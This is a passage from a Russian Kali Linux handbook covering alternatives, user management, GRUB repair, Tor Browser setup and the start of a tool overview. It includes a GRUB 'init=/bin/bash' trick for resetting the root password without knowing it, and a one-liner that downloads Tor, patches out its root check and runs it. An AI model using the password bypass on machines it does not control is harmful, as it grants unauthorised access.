Бывает так, что на одной системе одновременно установлено несколько программ, которые выполняют одни и те же или похожие функции. Например, многие системы имеют несколько текстовых редакторов установленных одновременно. Это даёт пользователям системы выбор, позволяя каждому использовать разные редакторы, если они этого хотят. Но если конкретный выбор не обозначен явным образом в настройках, это создаёт программе трудности в выборе редактора, который нужно запустить в данный момент.

Система альтернатив призвана для решения этой проблемы. У всех альтернатив с взаимозаменяемыми функциями есть родовое имя, одинаковое для всех. Система альтернатив и системный администратор вместе определяют, на какой файл в действительности идёт ссылка с этого родового имени. Например, если в системе установлено два текстовых редактора ed и nvi, система альтернатив заставит родовое имя /usr/bin/editor ссылаться по умолчанию на /usr/bin/nvi. Системный администратор может переписать это и сделать так, что вместо этого оно будет ссылаться по умолчанию на /usr/bin/ed, и система альтернатив не изменит эти настройки до тех пор, пока на это не придёт явный запрос.

Родовое имя — это не прямая символьная ссылка для отобранных альтернатив. Вместо этого, это символьная ссылка на имя в директории альтернатив, которая, в свою очередь, является символьной ссылкой на реальный файл. Это сделано так, что выбор

системного администратора может быть подтверждён внутри директории /etc, на это есть свои основания FHS (q.v.).

Каждая альтернатива имеет связанный с ней приоритет. Когда ссылка группы в автоматическом режиме, выбирается член группы с наивысшим приоритетом.

Когда используется опция –config, будет выведен список всех опций для выбора на которые может указывать мастер ссылка. Вы можете сделаете выбор, ссылка больше не будет в автоматическом режиме, чтобы вернуть в автоматический режим вам нужно использовать опцию –auto. Полную справку можно найти здесь:

```
man update-alternatives
```

Глава 10. Как добавить/удалить обычного (не рута) пользователя в Kali Linux

Стандартные пользователи и суперпользователи в Linux

Обычной практикой в большинстве дистрибутивах Linux является работа из-под обычного пользователя, который не имеет привилегий суперпользователя. Когда в этих привилегиях возникает необходимость, то, в зависимости от дистрибутива, используется команда **sudo** или вход под суперпользователем **su** **—**. В Kali Linux эта традиция нарушается, по умолчанию вся работа происходит под рутом. Этому есть объяснение — многие инструменты в дистрибутиве требуют прав рута, да и пользователями Kali Linux обычно являются не новички, и они понимают как безопасно работать и не разрушить систему.

Тем не менее, достаточно многих людей раздражает постоянная работа под суперпользователем. Эта инструкция расскажет, **как добавить и как удалять пользователей (стандартных, которые не являются рутом) в Kali Linux**. Кроме Kali Linux эта инструкция в полной мере применима к Debian и производным от Debian (Ubuntu, Linux Mint).

В первую очередь, это руководство покажет как:

1. Добавить пользователя и все необходимые пользовательские директории (т. е. как избежать ошибки **“Could not update .ICEauthority var/lib/gdm3/.ICEauthority”** и вообще всех ошибок содержащих **ICEauthority** или проблемы с разрешениями).
2. **Добавить** пользователя в **группу sudo**, чтобы позволять ему использовать команды рута. Вы также можете добавить пользователя в группу **‘lpadmin’**, что позволит ему использовать принтеры Canon, HP и другие.
3. **Изменить** шелл по умолчанию **с chsh на bash**. Или на любой шелл, например, Bourne Shell (**sh**), Bourne-Again Shell (**bash**), C Shell (**csh**) или Korn shell (**ksh**) и т.д..
4. Войти под пользователем и показать, что не возникает никаких **ошибок**.
5. Научиться использовать **sudo**, понимать **группы** и использовать их преимущества.
6. Безопасно **удалить** пользователя.

Преимущества стандартного пользователя в Kali:

Войдя под обычным пользователем вы получаете несколько преимуществ в Kali

1. Установка и запуск Google Chrome
2. Установка и запуск менеджера пользователей и групп Gnome (установить gnome-system-tools)
3. Использовать Kali в качестве главной операционной системы без постоянного беспокойства сломать её.

Ну а теперь давайте перейдём к самой инструкции.

Добавление пользователя Kali Linux:

- Откройте терминал и напечатайте туда следующее для создания нового пользователя (замените mial на желаемое имя пользователя):

```
useradd -m mial
```

(Примечание: -m означает создание домашней директории, которой обычно является /home/имя_пользователя)

- Теперь установим пароль для этого пользователя

```
passwd mial
```

Дважды введите желаемый пароль.

- Добавьте пользователя в группу sudo (чтобы пользователь мог устанавливать программное обеспечение, мог использовать принтер, использовать привилегированный режим и т.д.)

```
usermod -a -G sudo mial
```

(Примечание: -a означает присвоить или добавить, –G означает группу/группы)

- Измените дефолтный шелл ранее созданного пользователя на bash

```
chsh -s /bin/bash mial
```

(Примечание: chsh означает изменить входной shell, -s задаёт имя шелла, который вы хотите для пользователя, в данном случае это /bin/bash)

Славно, всё работает как и ожидалось.

Давайте выйдем и залогинемся снова под нашим новым стандартным пользователем (mial)

Вход под новым пользователем

- После хода, давайте убедимся, кем на самом деле мы являемся. В терминале напечатайте следующее

```
whoami
```

Обратите внимание на новое приветствие командной строки **mial@kali**. Оно также является подтверждением того, кто мы.

- И давайте проверим в какие группы мы ходим, напечатайте следующее в терминале:

```
groups
```

Для меня до сих пор всё выглядит хорошо.

Я вхожу в группу mial (моя главная группа) и группу sudo. Это означает, что я могу запускать привилегированные команды или просто самому становиться рутом если это потребуется.

- Становимся рутом!

```
sudo su –
```

И введите в терминале пароль рута.

Приветствие опять вернулось к **root@kali** вместо **mial@kali**. Это означает, что вы сейчас рут и вы можете запустить на Kali всё, что она может вам предложить.

- Давайте убедимся в этом с помощью команды whoami

```
whoami
```

Всё нормально. А теперь как удалить пользователя?

Удаление пользователя в Kali Linux:

- Снова зайдите под пользователем. Откройте терминал и напечатайте:

```
userdel -r mial
```

(Примечание: -r означает удалить все файлы и домашнюю директорию для mial)

Вы можете заменить mial на любое другое желаемое имя.

У меня ошибка **“userdel: user mial is currently used by process 25274”**.

Т.е. процесс с ID 25274 используется mial. (я знаю, что это процесс **Gnome–keyring**, который я использовал для команды **sudo su —** ранее. Ошибка **Gnome–Keyring** довольно распространена в Debian, когда вы устанавливаете множество оконных или десктопных менеджеров. Есть отдельная инструкция, как преодалеть ошибку Gnome-Keyring. Далее показано как избавиться от ошибки **gnome–keyring** для пользователя рута). В нашем случае не о чем беспокоиться, т. к. мы хотим удалить этого пользователя.

Давайте сделаем это

- Напечатайте следующее в терминале, чтобы убить процесс используемый пользователем mial.

```
kill -9 25274
```

Это убьёт процесс немедленно.

(Примечание: не убивайте процессы рута или системные, если вы не знаете, что вы делаете)

- Давайте опять попробуем удалить пользователя.

```
userdel –r mial
```

Мы получили сообщение **«userdel: почтовый ящик mial (/var/mail/mial) не найден»**.

(Примечание: -r означает удалить все файлы и домашнюю директорию для mial)

Есть ли о чём беспокоиться? Беспокоиться не о чем, мы никогда не создавали почтового ящика для пользователя mial.

- Просто чтобы убедиться, что все файлы пользователя mial были удалены, выведем список файлов директории home

```
ls /home
```

Ничего — это хорошо, все файлы и каталоги пользователя mial были удалены.

- Хотите проверить ещё раз?

```
su mial
```

Отлично, пользователь mial был успешно удалён.

Глава 11. Как сбросить пароль root'а в Kali Linux

Пароль root в Kali Linux

Как правило, пароль мы задаём сами при установке системы. Бывают исключения — например, при прожиге на флешку live-образа, либо при установке ARM-версий Kali Linux. В любом случае для начала, попробуйте пароль:

```
toor
```

Если забыл пароль от Kali Linux

Небольшие неприятности могут случиться со всеми. Но если данные на диске не зашифрованы, то забытый пароль от Linux — это маленькая неприятность с которой легко справиться.

Если пароль toor не работает, то просто сбрасываем (задаём новый) пароль для рута.

При загрузке, когда появится это окошко:



Нажмите **'e'**, откроется новое окно. Найдите строку, которая начинается на

```
linux /boot/vmlinuz-3.18 ......
```

В конце этой строки поставьте пробел и допишите (будьте внимательны, строка длинная и занимает 2 строчки):

```
single init=/bin/bash
```



Нажимаете **F10** для загрузки.

Откроется окно терминала:

```
early console in decompress_kernel

Decompressing Linux... Parsing ELF... done.
Booting the kernel.
Loading, please wait...
[    3.746095] microcode: CPU0 update to revision 0x1b failed
[    3.746407] microcode: CPU1 update to revision 0x1b failed
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
root@(none):/# _
```

Перемонтируем файловую систему для чтения-записи (при загрузке она доступна только для чтения):

```
1| mount -rw -o remount /
```

Теперь набираем команду:

```
1| passwd root
```

И придумываем новый пароль.

```
early console in decompress_kernel

Decompressing Linux... Parsing ELF... done.
Booting the kernel.
Loading, please wait...
[    3.746095] microcode: CPU0 update to revision 0x1b failed
[    3.746407] microcode: CPU1 update to revision 0x1b failed
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
root@(none):/# mount -rw -o remount /
root@(none):/# passwd root
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@(none):/# _
```

Всё готово, можно перезагружаться:

```
shutdown -h now
```

Способ работает не только для Kali Linux, но и для многих других дистрибутивов. Обязательное требование — доступ к загрузчику GRUB.

Глава 12. Восстанавливаем GRUB в Kali Linux после обновления до Windows 10

Автор статьи: AndreyKravets, первоначально статья опубликована по адресу http://andrey.lviv.ua/blog/repair-grub-kali-linux-with-windows-10, другие статьи автора вы можете найти на сайте http://andrey.lviv.ua.

Автор в социальной сети: +AndreyKravets.

Привет всем! Недавно столкнулся с такой проблемой, как восстановление загрузчика GRUB на ноуте с двумя операционками — Windows 10 и Kali Linux. В интернете пришлось довольно долго искать необходимый мануал, поскольку с подобным мало кто сталкивается. В основном пишут о восстановлении GRUB в Ubuntu, а это не совсем подходит для Kali. Поэтому решил поделиться своим опытом — возможно кому-то пригодится.

Вообще-то две (а иногда и более) принципиально различных ОС на моих компьютерах уживаются уже несколько лет, ничего удивительного в этом нет. Главное сохранить правильную очередность при установке ОС. Сначала ставим винду, оставляя часть диска неразмеченным под Linux, а после уже устанавливаем и последнюю ОС. Загрузчик Linux-а при этом автоматически определяет, что установлена Windows или другая ОС и вам остается только выбирать при загрузке нужную систему.

Так было до последнего времени и на новом ноуте — стояла Windows 8.1 и Kali Linux. Все работало без проблем, пока не решил попробовать новую Windows 10 (инсайдер-

версию) для теста. Ее установил на место старой 8.1 при этом хитрая форточка, как всегда, перезаписала загрузчик GRUB. Переустанавливать Kali Linux не хотелось, поскольку там было сделано достаточно много настроек и наработок. Поэтому пришлось искать другой выход.

Для восстановления загрузчика нам понадобится LiveCD версия линукс, установленная на оптический диск, или usb носитель. Загружаемся с нашего носителя в обычном режиме, открываем консоль. Если вы не помните на каком разделе у вас стоит Linux, следует сначала воспользоваться командой:

```
fdisk -l
```

Которая выведет на экран таблицу ваших разделов. Что-то примерно следующего содержания:

```
/dev/sda1 29 8369 66999082+ 83 Linux
/dev/sda2 * 8370 13995 45190845 7 HPFS/NTFS
/dev/sda3 13996 14593 4803435 5 Extended
```

Видим, что наша Linux стоит в разделе / dev / sda1

Далее можем выполнять следующие команды (обращайте внимание на каком разделе у вас стоит Linux, его и подставляете вместо sda1):

```
mount /dev/sda1 /mnt
mount --bind /dev /mnt/dev
mount --bind /dev/pts /mnt/dev/pts
mount --bind /proc /mnt/proc
mount --bind /sys /mnt/sys
chroot /mnt
grub-install /dev/sda
update-grub
exit
umount /mnt/dev/pts
umount /mnt/dev
umount /mnt/proc
umount /mnt/sys
umount /mnt
```

Все! Делаем reboot и наблюдаем знакомое меню выбора ОС. Если вдруг пункт Windows в нем отсутствует (что очень маловероятно), выполняем в консоли под root-ом еще одну команду:

```
os-prober
update-grub
```

Глава 13. Повышаем свою анонимность в Интернете с Tor в Kali Linux

Tor (The Onion Router) — свободное программное обеспечение для реализации второго поколения так называемой "луковой маршрутизации". Это система, позволяющая устанавливать анонимное сетевое соединение, защищённое от прослушивания. Рассматривается как анонимная сеть, предоставляющая передачу данных в зашифрованном виде. (Определение из Википедии)

Несмотря на то, что название произошло от акронима, принято писать "Tor", а не "TOR". Только первая буква — заглавная.

Tor является свободным программным обеспечением и открытой сетью, в помощь вам для защиты от сетевого надзора, известного как анализ трафика, угрожающего персональной свободе и приватности, конфиденциальности бизнес контактов и связей, и государственной безопасности. (Определение с сайта программы)

Таким образом, Tor — это не только программное обеспечение, но и распределенная система серверов, между которыми трафик проходит в зашифрованном виде. (Иногда серверы системы Tor называют нодами.) На последнем сервере-ноде в цепочке передаваемые данные проходят процедуру расшифровки и передаются целевому серверу в открытом виде. Кроме того, через заданный интервал времени (около 10 минут) происходит периодическая смена цепочки (изменение маршрута следования пакетов). При таком подходе вскрыть канал можно только при взломе всех серверов цепочки, что практически нереально, т.к. они располагаются в разных странах, а сама цепочка постоянно меняется. По состоянию на апрель 2011 года сеть Tor включает более 2500 нодов, разбросанных по всем континентам Земли. Все ноды работают по протоколу SOCKS.

Шифрование производится следующим образом. Перед отправлением пакет последовательно шифруется тремя ключами: сначала для третьей ноды, потом для второй и, в конце концов, для первой. Когда первая нода получает пакет, она расшифровывает "верхний" слой шифра и узнает, куда отправить пакет дальше. Второй и третий серверы поступают аналогичным образом. Именно эти слои шифрования и напомнили авторам луковицу (Onion). Оттуда и пошли название и логотип.

О поддержке проекта Tor объявила известная организация по защите гражданских свобод Electronic Frontier Foundation, которая начала активно пропагандировать новую систему и прилагать значительные усилия для максимального расширения сети нод.

Сейчас многие общественные организации поддерживают разработку Tor, поскольку видят в нём механизм для защиты базовых гражданских прав и свобод в Интернете.

Наиболее часто звучащими обвинениями в адрес сети Tor является возможность ее использования в преступных целях. Но в реальности компьютерные преступники гораздо чаще используют для этого средства собственного изготовления, будь то VPN, взломанные сети, беспроводная связь или другие способы.

Tor может работать не только с веб-браузерами, но и со многими существующими приложениями на основе протокола TCP. Приложения для работы в Сети, в простейшем случае это браузер, необходимо ещё настроить на работу с Tor.

Система Tor позволяет скрывать от провайдера конечные (целевые) адреса, тем самым, прорывая возможную блокаду доступа к заблокированным им сетевым

ресурсам. Также система Tor надёжно скрывает от целевых ресурсов адрес отправителя.

Однако Tor допускает перехват самого содержимого сообщений (без выявления отправителя) из-за необходимости их расшифровки на выходном узле! Впрочем, для такого перехвата нужно поставить на выходных узлах анализатор трафика (сниффер), что не всегда просто сделать. Особенно, если учесть, что выходные узлы постоянно меняются.

Как известно — никакая система не может быть безопасной на 100%. Сообщество разработчиков Tor постоянно анализирует возможные способы деанонимизации ее клиентов (т.н.атаки) и ищет способы борьбы с ними.

Ещё одним достоинством Tor является то, что это свободное программное обеспечение. Т.е. распространение его полностью бесплатно и с открытым исходным кодом.

Проект Tor является некоммерческой (благотворительной) организацией, поддерживающей и развивающей программное обеспечение Tor.

Изначально система Tor разрабатывалась в лаборатории ВМС США по федеральному заказу.

В 2002 г. разработка была рассекречена, а исходные коды были переданы независимым разработчикам, которые создали клиентское ПО и опубликовали исходный код под свободной лицензией, чтобы все желающие могли проверить его на отсутствие багов и прочих уязвимостей. (По заявлению разработчиков системы — к январю 2009 года число багов стало равным нулю.)

Установка "нового" Tor Browser в Kali Linux

Tor можно установить из репозиториев Linux, либо скачать с официального сайта самую свежую версию. Минус ручной установки в Kali Linux — необходимо отредактировать одну строчку (поскольку Tor не хочет запускаться из-под рута, а в Kali Linux рут — это пользователь по умолчанию). Чтобы чуть убыстрить процесс, я сделал такую большую команду:

Для 64-битной версии

```
(t=`curl -s https://www.torproject.org/download/download-easy.html.en#linux | grep -E -o '/dist/torbrowser/[0-9]{1}.[0-9]{1}.[0-9]{1}/tor-browser-linux64-[0-9]{1}.[0-9]{1}.[0-9]{1}_' | head -1`; t="https://www.torproject.org"$t"ru.tar.xz"; wget $t) && tar -xvf tor-browser-linux64-* && sed -i 's/u`" -eq 0/u`" -eq 1/' ./tor-browser_ru/Browser/start-tor-browser && chown -R root ./tor-browser_ru/* && ./tor-browser_ru/Browser/start-tor-browser
```

Для 32-битной версии

```
(t=`curl -s https://www.torproject.org/download/download-easy.html.en#linux | grep -E -o '/dist/torbrowser/[0-9]{1}.[0-9]{1}.[0-9]{1}/tor-browser-linux32-[0-9]{1}.[0-9]{1}.[0-9]{1}_' | head -1`; t="https://www.torproject.org"$t"ru.tar.xz"; wget $t) && tar -xvf tor-browser-linux32-* && sed -i 's/u`" -eq 0/u`" -eq 1/' ./tor-browser_ru/Browser/start-tor-browser && chown -R root ./tor-browser_ru/* && ./tor-browser_ru/Browser/start-tor-browser
```

Эта команда:

- проверит самую свежую версию Tor
- скачает её
- распакует
- отредактирует файл, как это описано ниже
- сделает файлы исполнимыми
- запустит Tor

Если по каким-либо причинам команда не сработала, то напишите об этом в комментариях или можете перейти к полностью ручной установке. Шаги описаны ниже. Если команда отработала как надо, то пропускаете следующие шаги и переходите сразу к редактированию файла **start-tor-browser**.

Идем на страницу https://www.torproject.org/download/download-easy.html.en#linux, выбираем русский язык, 32- или 64-битную версию и скачиваем её (на момент написания tor-browser-linux64-4.5.3_ru.tar.xz), например на рабочий стол.

Вводим последовательно в терминале:

```
cd Desktop
tor-browser-linux64-4.5.3_ru.tar.xz
```

После распаковки на рабочем столе появится папка tor-browser_ru. Заходим в нее и открываем файл **start-tor-browser** с помощью текстового редактора Leafpad. Ищем строку "The Tor Browser Bundle should not be run as root. Exiting.", а над ней в строке:

```
if [ "`id -u`" -eq 0 ]; then
```


Меняем 0 на 1, то есть так:

```
if [ "`id -u`" -eq 1 ]; then
```

Сохраняемся и выходим.

Последовательно вводим в терминале:

```
cd tor-browser_ru
chown -R root *
./Browser/start-tor-browser
```



Как проверить работу Tor

Чтобы проверить то, как Tor обеспечивает анонимность нужно зайти на один из сайтов, которые могут определять и высвечивать IP-адрес и некоторые другие данные о пользователе. Список приведен ниже.

Чтобы узнать свой настоящий IP-адрес — можно зайти на один из этих сайтов, не включая Tor. (Например, http://2ip.ru или тестовую страницу сайта Tor — https://check.torproject.org и т. д.)

Можно узнать, введя в терминале:

```
wget -q -O - ip.appspot.com
```

Запомнить свой IP-адрес и начните проверку.

Включите Tor и зайдите последовательно на несколько проверочных сайтов. Чтобы избежать ошибки, проверка IP всегда должна выполнятся на ресурсах, гарантированно учитывающих разные нюансы. Т. е., если анонимность важна, то будет не лишним провериться в нескольких местах, не полагаясь на один сервис. Ниже приведены ссылки на самые надежные и информативные ресурсы:

- Сайт содержит набор всевозможных тестов прокси сервера на анонимность, включая Java-проверку http://www.stilllistener.addr.com/checkpoint1/index.shtml
- Показывает IP-адрес и (исходя из этого IP) страну проживания, а также информацию о провайдере http://www.anonymize.net/current-ID.phtml
- http://2ip.ru/— на сайте есть анонимайзер и другие полезные функции.
- http://smart-ip.net/— можно узнать адреса HTTP и SOCKS Proxy
- http://leader.ru/secure/who.html — хороший адрес для получения подробной информации о Вашем компьютере. Имеет сервис Whois!
- http://ip-whois.net/
- http://clientn.free-hideip.com/map/whatismyip.php
- http://smart-ip.net/tools/geoip


Если ни один из проверочных сайтов не высветил настоящий IP-адрес, значит Tor обеспечил вашу анонимность.

Часть 2. Обзор инструментов Kali Linux

Глава 14. Обзор разделов инструментов Kali Linux 1.1.0. Краткая характеристика всех разделов


Программ направленных на решение разнообразных задачи в Kali Linux очень много, и хотя они сгруппированы по разделам, глаза всё равно разбегаются, особенно при первом знакомстве.

Information Gathering




Эти инструменты для разведки используются для сбора данных по целевой сети или устройствам. Инструменты охватывают от идентификаторов устройств до анализа используемых протоколов.

Vulnerability Analysis




Инструменты из этой секции фокусируются на оценке систем в плане уязвимостей. Обычно, они запускаются в соответствии с информацией, полученной с помощью инструментов для разведки (из раздела Information Gathering).

Web Applications



